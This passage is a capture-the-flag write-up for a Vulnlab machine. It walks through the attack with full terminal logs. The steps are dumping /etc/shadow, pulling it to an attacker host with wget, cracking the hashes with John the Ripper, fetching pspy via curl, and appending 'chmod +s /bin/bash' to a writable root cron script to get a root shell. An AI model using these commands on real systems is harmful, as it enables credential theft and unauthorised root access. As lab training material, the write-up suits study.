1736557681.zip  1736559961.zip  1736562241.zip  1736564521.zip  1736566801.zip  1736569081.zip  1736571361.zip  1736573641.zip  1736575921.zip
1736557801.zip  1736560082.zip  1736562361.zip  1736564641.zip  1736566921.zip  1736569201.zip  1736571481.zip  1736573761.zip  1736576041.zip
1736557921.zip  1736560201.zip  1736562481.zip  1736564761.zip  1736567041.zip  1736569321.zip  1736571601.zip  1736573881.zip  1736576161.zip
1736558041.zip  1736560321.zip  1736562601.zip  1736564881.zip  1736567161.zip  1736569441.zip  1736571721.zip  1736574001.zip  1736576281.zip
1736558161.zip  1736560441.zip  1736562721.zip  1736565001.zip  1736567281.zip  1736569561.zip  1736571841.zip  1736574121.zip  1736576401.zip
1736558281.zip  1736560561.zip  1736562841.zip  1736565121.zip  1736567401.zip  1736569681.zip  1736571961.zip  1736574241.zip  1736576521.zip
1736558401.zip  1736560681.zip  1736562961.zip  1736565241.zip  1736567521.zip  1736569801.zip  1736572081.zip  1736574361.zip  1736576641.zip
1736558521.zip  1736560801.zip  1736563081.zip  1736565361.zip  1736567641.zip  1736569921.zip  1736572201.zip  1736574481.zip  1736576761.zip
1736558641.zip  1736560921.zip  1736563201.zip  1736565481.zip  1736567761.zip  1736570041.zip  1736572321.zip  1736574601.zip  httpd
1736558761.zip  1736561041.zip  1736563321.zip  1736565601.zip  1736567881.zip  1736570161.zip  1736572441.zip  1736574721.zip  passwd
1736558881.zip  1736561161.zip  1736563441.zip  1736565721.zip  1736568001.zip  1736570281.zip  1736572561.zip  1736574841.zip  rsyncd.conf
1736559001.zip  1736561281.zip  1736563561.zip  1736565841.zip  1736568121.zip  1736570401.zip  1736572681.zip  1736574961.zip  shadow
1736559121.zip  1736561401.zip  1736563681.zip  1736565961.zip  1736568241.zip  1736570521.zip  1736572801.zip  1736575081.zip
1736559241.zip  1736561521.zip  1736563801.zip  1736566081.zip  1736568361.zip  1736570641.zip  1736572921.zip  1736575201.zip
1736559361.zip  1736561641.zip  1736563921.zip  1736566201.zip  1736568481.zip  1736570761.zip  1736573041.zip  1736575321.zip
1736559481.zip  1736561761.zip  1736564041.zip  1736566321.zip  1736568601.zip  1736570881.zip  1736573162.zip  1736575441.zip
Found
shadow
jennifer@ip-10-10-200-238:/dev/shm/backup/tmp/backup$ cat shadow
root:$y$j9T$Lvn5CBDJCop7JR9iMerFr1$dfzHPNhyy1jkree7XtvuxhyYziUbVC.W5ltk7CTFJKA:19466:0:99999:7:::
daemon:*:19441:0:99999:7:::
bin:*:19441:0:99999:7:::
sys:*:19441:0:99999:7:::
sync:*:19441:0:99999:7:::
games:*:19441:0:99999:7:::
man:*:19441:0:99999:7:::
lp:*:19441:0:99999:7:::
mail:*:19441:0:99999:7:::
news:*:19441:0:99999:7:::
uucp:*:19441:0:99999:7:::
proxy:*:19441:0:99999:7:::
www-data:*:19441:0:99999:7:::
backup:*:19441:0:99999:7:::
list:*:19441:0:99999:7:::
irc:*:19441:0:99999:7:::
gnats:*:19441:0:99999:7:::
nobody:*:19441:0:99999:7:::
systemd-network:*:19441:0:99999:7:::
systemd-resolve:*:19441:0:99999:7:::
messagebus:*:19441:0:99999:7:::
systemd-timesync:*:19441:0:99999:7:::
syslog:*:19441:0:99999:7:::
_apt:*:19441:0:99999:7:::
tss:*:19441:0:99999:7:::
uuidd:*:19441:0:99999:7:::
tcpdump:*:19441:0:99999:7:::
sshd:*:19441:0:99999:7:::
pollinate:*:19441:0:99999:7:::
landscape:*:19441:0:99999:7:::
fwupd-refresh:*:19441:0:99999:7:::
ec2-instance-connect:!:19441:0:99999:7:::
_chrony:*:19441:0:99999:7:::
ubuntu:!:19466:0:99999:7:::
lxd:!:19466::::::
sa:$y$j9T$jJFOBCaiGJUmyZZRFn5aG1$7pSWDUlnIOlXInoK4nn3gCEIiMp94x8sXaV.DtTzM6D:19468:0:99999:7:::
httpd:$y$j9T$88wPEXTVd61aOFzWkEMEP1$LJwwm3kqnGIDD4pvfFPqgfC/w15F8N2VdLChRDI7GX5:19466:0:99999:7:::
triss:$y$j9T$cJzLWCatbO1.azxJo6eQN1$I4BAX3vXEOlfg4v/q5tIibnVNR61C6V4QFQEI/Y1pD4:19466:0:99999:7:::
ftp:*:19466:0:99999:7:::
jennifer:$y$j9T$DBxmxcNWJlhvgfWCUTbEC0$98T55fRnXftC4XaKZdDJ6IMPsqXP1fA6QVAioJ3CZo7:19466:0:99999:7:::
Set a web server into the jeniffer’s session:
jennifer@ip-10-10-200-238:/dev/shm/backup/tmp/backup$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
Download both, passwd and shadow files to our attacker machine:
$ wget http://10.10.123.168:8001/shadow
$ wget http://10.10.123.168:8001/passwd
Then crack it with JohnTheRipper:
$ john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt shadow
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sakura           (sa)
gerald           (jennifer)
gerald           (triss)
...
Now we switch to sa user:
jennifer@ip-10-10-200-238:/dev/shm/backup/tmp/backup$ su sa
Password:
sa@ip-10-10-200-238:/dev/shm/backup/tmp/backup$ id
uid=1001(sa) gid=1001(sa) groups=1001(sa)
Check the SUDO privileges:
sa@ip-10-10-200-238:/dev/shm/backup/tmp/backup$ sudo -l
[sudo] password for sa:
Sorry, user sa may not run sudo on ip-10-10-200-238.
Always nothing … sniff (>.<)'
Privilege escalation (Sync_Root)
Search all files owned by sa:
sa@ip-10-10-200-238:~$ find / -user sa 2>/dev/null | grep -v '/proc'
/home/sa
/home/sa/.bashrc
/home/sa/.profile
/home/sa/.bash_logout
/usr/local/bin/backup.sh
Found
backup.sh
Read it:
sa@ip-10-10-200-238:~$ cat /usr/local/bin/backup.sh
#!/bin/bash

mkdir -p /tmp/backup
cp -r /opt/httpd /tmp/backup
cp /etc/passwd /tmp/backup
cp /etc/shadow /tmp/backup
cp /etc/rsyncd.conf /tmp/backup
zip -r /backup/$(date +%s).zip /tmp/backup
rm -rf /tmp/backup
sa@ip-10-10-200-238:~$
This script is used to create backups
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Upload pspy to our target:
sa@ip-10-10-200-238:/tmp$ curl 10.8.4.253/pspy64 -o p
Then execute it:
sa@ip-10-10-200-238:/tmp$ chmod +x p
sa@ip-10-10-200-238:/tmp$ ./p -f
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=true ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2025/01/11 07:05:08 CMD: UID=1001  PID=4546   | ./p -f
2025/01/11 07:05:08 CMD: UID=0     PID=4517   |
2025/01/11 07:05:08 CMD: UID=0     PID=4477   |
2025/01/11 07:05:08 CMD: UID=1001  PID=4457   | bash
2025/01/11 07:05:08 CMD: UID=0     PID=4456   | su sa
2025/01/11 07:05:08 CMD: UID=0     PID=4432   |
2025/01/11 07:05:08 CMD: UID=0     PID=3907   |
2025/01/11 07:05:08 CMD: UID=1004  PID=3788   | bash
2025/01/11 07:05:08 CMD: UID=0     PID=3787   | su jennifer
2025/01/11 07:05:08 CMD: UID=0     PID=3733   |
2025/01/11 07:05:08 CMD: UID=1003  PID=3691   | -bash
2025/01/11 07:05:08 CMD: UID=1003  PID=3685   | sshd: triss@pts/0
2025/01/11 07:05:08 CMD: UID=1003  PID=3597   | (sd-pam)
2025/01/11 07:05:08 CMD: UID=1003  PID=3596   | /lib/systemd/systemd --user
2025/01/11 07:05:08 CMD: UID=0     PID=3593   | sshd: triss [priv]
2025/01/11 07:05:08 CMD: UID=0     PID=3550   |
2025/01/11 07:05:08 CMD: UID=33    PID=3011   | /usr/sbin/apache2 -k start
2025/01/11 07:05:08 CMD: UID=33    PID=2459   | /usr/sbin/apache2 -k start
2025/01/11 07:05:08 CMD: UID=33    PID=700    | /usr/sbin/apache2 -k start
2025/01/11 07:05:08 CMD: UID=33    PID=699    | /usr/sbin/apache2 -k start
2025/01/11 07:05:08 CMD: UID=33    PID=698    | /usr/sbin/apache2 -k start
2025/01/11 07:05:08 CMD: UID=33    PID=697    | /usr/sbin/apache2 -k start
2025/01/11 07:05:08 CMD: UID=33    PID=696    | /usr/sbin/apache2 -k start
2025/01/11 07:05:08 CMD: UID=0     PID=619    | /usr/libexec/polkitd --no-debug
2025/01/11 07:05:08 CMD: UID=0     PID=607    | /usr/sbin/apache2 -k start
2025/01/11 07:05:08 CMD: UID=0     PID=594    | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
2025/01/11 07:05:08 CMD: UID=114   PID=584    | /usr/sbin/chronyd -F 1
2025/01/11 07:05:08 CMD: UID=114   PID=583    | /usr/sbin/chronyd -F 1
2025/01/11 07:05:08 CMD: UID=0     PID=570    | sshd: /usr/sbin/sshd -D -o AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys %u %f -o AuthorizedKeysCommandUser ec2-instance-connect [listener] 0 of 10-100 startups
2025/01/11 07:05:08 CMD: UID=0     PID=530    | /sbin/agetty -o -p -- \u --noclear tty1 linux
2025/01/11 07:05:08 CMD: UID=0     PID=528    | /sbin/agetty -o -p -- \u --keep-baud 115200,57600,38400,9600 ttyS0 vt220
2025/01/11 07:05:08 CMD: UID=0     PID=525    | /usr/sbin/vsftpd /etc/vsftpd.conf
2025/01/11 07:05:08 CMD: UID=0     PID=519    | /lib/systemd/systemd-logind
2025/01/11 07:05:08 CMD: UID=0     PID=518    | /usr/lib/snapd/snapd
2025/01/11 07:05:08 CMD: UID=104   PID=515    | /usr/sbin/rsyslogd -n -iNONE
2025/01/11 07:05:08 CMD: UID=0     PID=514    | /usr/bin/rsync --daemon --no-detach
2025/01/11 07:05:08 CMD: UID=0     PID=513    | /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
2025/01/11 07:05:08 CMD: UID=102   PID=506    | @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2025/01/11 07:05:08 CMD: UID=0     PID=505    | /usr/sbin/cron -f -P
2025/01/11 07:05:08 CMD: UID=0     PID=500    | /usr/sbin/acpid
2025/01/11 07:05:08 CMD: UID=100   PID=463    | /lib/systemd/systemd-networkd
2025/01/11 07:05:08 CMD: UID=101   PID=393    | /lib/systemd/systemd-resolved
2025/01/11 07:05:08 CMD: UID=0     PID=234    |
2025/01/11 07:05:08 CMD: UID=0     PID=208    | /lib/systemd/systemd-udevd
2025/01/11 07:05:08 CMD: UID=0     PID=206    | /sbin/multipathd -d -s
2025/01/11 07:05:08 CMD: UID=0     PID=205    |
2025/01/11 07:05:08 CMD: UID=0     PID=203    |
2025/01/11 07:05:08 CMD: UID=0     PID=202    |
2025/01/11 07:05:08 CMD: UID=0     PID=201    |
2025/01/11 07:05:08 CMD: UID=0     PID=165    | /lib/systemd/systemd-journald
2025/01/11 07:05:08 CMD: UID=0     PID=126    |
2025/01/11 07:05:08 CMD: UID=0     PID=125    |
...
2025/01/11 07:06:01 CMD: UID=0     PID=4556   | /bin/bash /usr/local/bin/backup.sh
2025/01/11 07:06:01 CMD: UID=0     PID=4555   | /bin/sh -c /usr/local/bin/backup.sh
2025/01/11 07:06:01 CMD: UID=0     PID=4554   | /usr/sbin/CRON -f -P
...
Found that
/usr/local/bin/backup.shis executed by root
Our user sa has write permission to this shell script, so we have many ways to pwn it and become root (add a reverse shell, add a new root account…).
We will add chmod +s /bin/bash to obtain a SUID bash then escalate to root:
sa@ip-10-10-200-238:/tmp$ echo "chmod +s /bin/bash" >> /usr/local/bin/backup.sh
Double check:
sa@ip-10-10-200-238:/tmp$ cat /usr/local/bin/backup.sh
#!/bin/bash

mkdir -p /tmp/backup
cp -r /opt/httpd /tmp/backup
cp /etc/passwd /tmp/backup
cp /etc/shadow /tmp/backup
cp /etc/rsyncd.conf /tmp/backup
zip -r /backup/$(date +%s).zip /tmp/backup
rm -rf /tmp/backup
chmod +s /bin/bash
Now we just need to wait a few times that script will be execute again by root.
Then check if our modification has been done correctly:
sa@ip-10-10-200-238:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1396520 Jan  6  2022 /bin/bash
Confirmed SUID Bash
Then escalate to root to grab the flag Sync_Root:
sa@ip-10-10-200-238:/tmp$ bash -p
bash-5.1# id
uid=1001(sa) gid=1001(sa) euid=0(root) egid=0(root) groups=0(root),1001(sa)
bash-5.1# cat /root/root.txt
VL{1ce8506d2bec0abb03177353db237e1b}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=4c45d809-2086-49a0-a57c-dce6348c58ba
Gerald, Triss and Jennifer are 3 main characters of the game/anime/drama: The Witcher.